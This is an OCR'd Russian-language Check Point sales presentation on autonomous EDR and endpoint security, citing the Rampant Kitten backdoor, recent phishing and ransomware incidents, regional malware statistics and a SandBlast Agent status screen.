
Check Point®
SOFTWARE TECHNOLOGIES LTD

Автономный EDR или как искусственный интеллект работает на опережение

Алексей Белоглазов | Технический эксперт по защите от кибер-атак, Check Point, Восточная Европа и Ближний Восток
abeloglazov@checkpoint.com


WELCOME TO THE FUTURE OF
CYBER SECURITY
POWERED BY CHECK POINT INFINITY
CLOUD • MOBILE • THREAT PREVENTION

Работа за пределами традиционного периметра



- Почта
- Веб
- Файловые сервисы
- Внешние устройства

Бизнес вчера




- Уязвимые или вредоносные приложения
- Подставные точки доступа
- Перехват трафика
- Перехват учетки

Бизнес сегодня

STAY HOME
STAY SECURED

«Безопасная» удаленка: RA VPN




Не пропатчено

Не защищено

Заражено

Второй фактор:
СМС или
приложение

Перехвачено




Rampant Kitten

September 18, 2020

This Android backdoor contains the following features:

- Steal existing SMS messages
- Forward two-factor authentication SMS messages to a phone number provided by the attacker-controlled C&C server
- Retrieve personal information like contacts and accounts details
- Initiate a voice recording of the phone’s surroundings
- Perform Google account phishing
- Retrieve device information such as installed applications and running processes


ПРИМЕРЫ НЕДАВНИХ УСПЕШНЫХ КИБЕРАТАК В МИРЕ



SANS Institute suffers data breach due to phishing attack

August 13, 2020

SANS Institute, a provider of cybersecurity training and certification services, lost approximately 28,000 items of personally identifiable information (PII) in a data breach that occurred after a single staff member fell victim to a phishing attack.



Canon confirms ransomware attack in internal memo

08/06 update added below. This post was originally published on August, 5th, 2020.


Canon has suffered a ransomware attack that impacts numerous services, including Canon's email, Microsoft Teams, USA website, and other internal applications. In an internal alert sent to employees, Canon has disclosed the ransomware attack and working to address the issue.


Maze claims to have stolen 10TB of data from Canon

https://www.securitymagazine.com/articles/93073-sans-institute-suffers-data-breach-due-to-phishing-attack
https://www.bleepingcomputer.com/news/security/canon-confirms-ransomware-attack-in-internal-memo/#employee
https://www.zdnet.com/article/netwalker-ransomware-gang-has-made-25-million-since-march-2020/

КИБЕРАТАКИ НА ОРГАНИЗАЦИИ В КАЗАХСТАНЕ

Check Point
SOFTWARE TECHNOLOGIES LTD


В сред. на орг. в нед.




Топ вредоносов:

Emotet (15%), Phorpiex (14%), Mylobot (5%), Trickbot (5%)

https://pages.checkpoint.com/cyber-attack-2020-trends.html

ЗАЩИТА УСТРОЙСТВ ПОЛЬЗОВАТЕЛЕЙ


Check Point
SOFTWARE TECHNOLOGIES LTD



Ваш компьютер соответствует политике безопасности организации

Блейд Compliance Применение всех политик. Нет нарушений правил.	✓ Соответствует требованиям
Блейд Anti-Malware Найдены зараженные объекты (150)	✓ Вкл.
Блейд Media Encryption and Port Protection Устройства не обнаружены	✓ Вкл.
Блейды Firewall и Application Control несколько программ (0) и несколько подключений (16) забл...	✓ Вкл.
Блейд Full Disk Encryption Зашифровано несколько устройств (2).	✓ Зашифровано
Блейд Remote Access VPN Шлюз по умолчанию: emea-cp.checkpoint.com	⃠ Отключено
Блейд Capsule Docs Блейд Capsule Docs управляется извне	✓ Установлено
Блейд URL Filtering Причина отключения блейда: Отключено политикой конеч...	⃠ Выкл.
Блейд Anti-Bot Ведется мониторинг	✓ Вкл.
Блейд Forensics Проанализирован 100 случайв	✓ Вкл.
Блейд эмуляции угроз и защиты от эксплойтов Найдены зараженные объекты (33)	✓ Вкл.

Disconnected | Last Connection: 13.09.2019 17:59 Версия: E80.97 (80.97.6805)



УГРОЗЫ ОТСУТСТВУЮТ
6 часов назад

Check Point SandBlast AGENT

Windows (+Server), Mac OS X, VDI

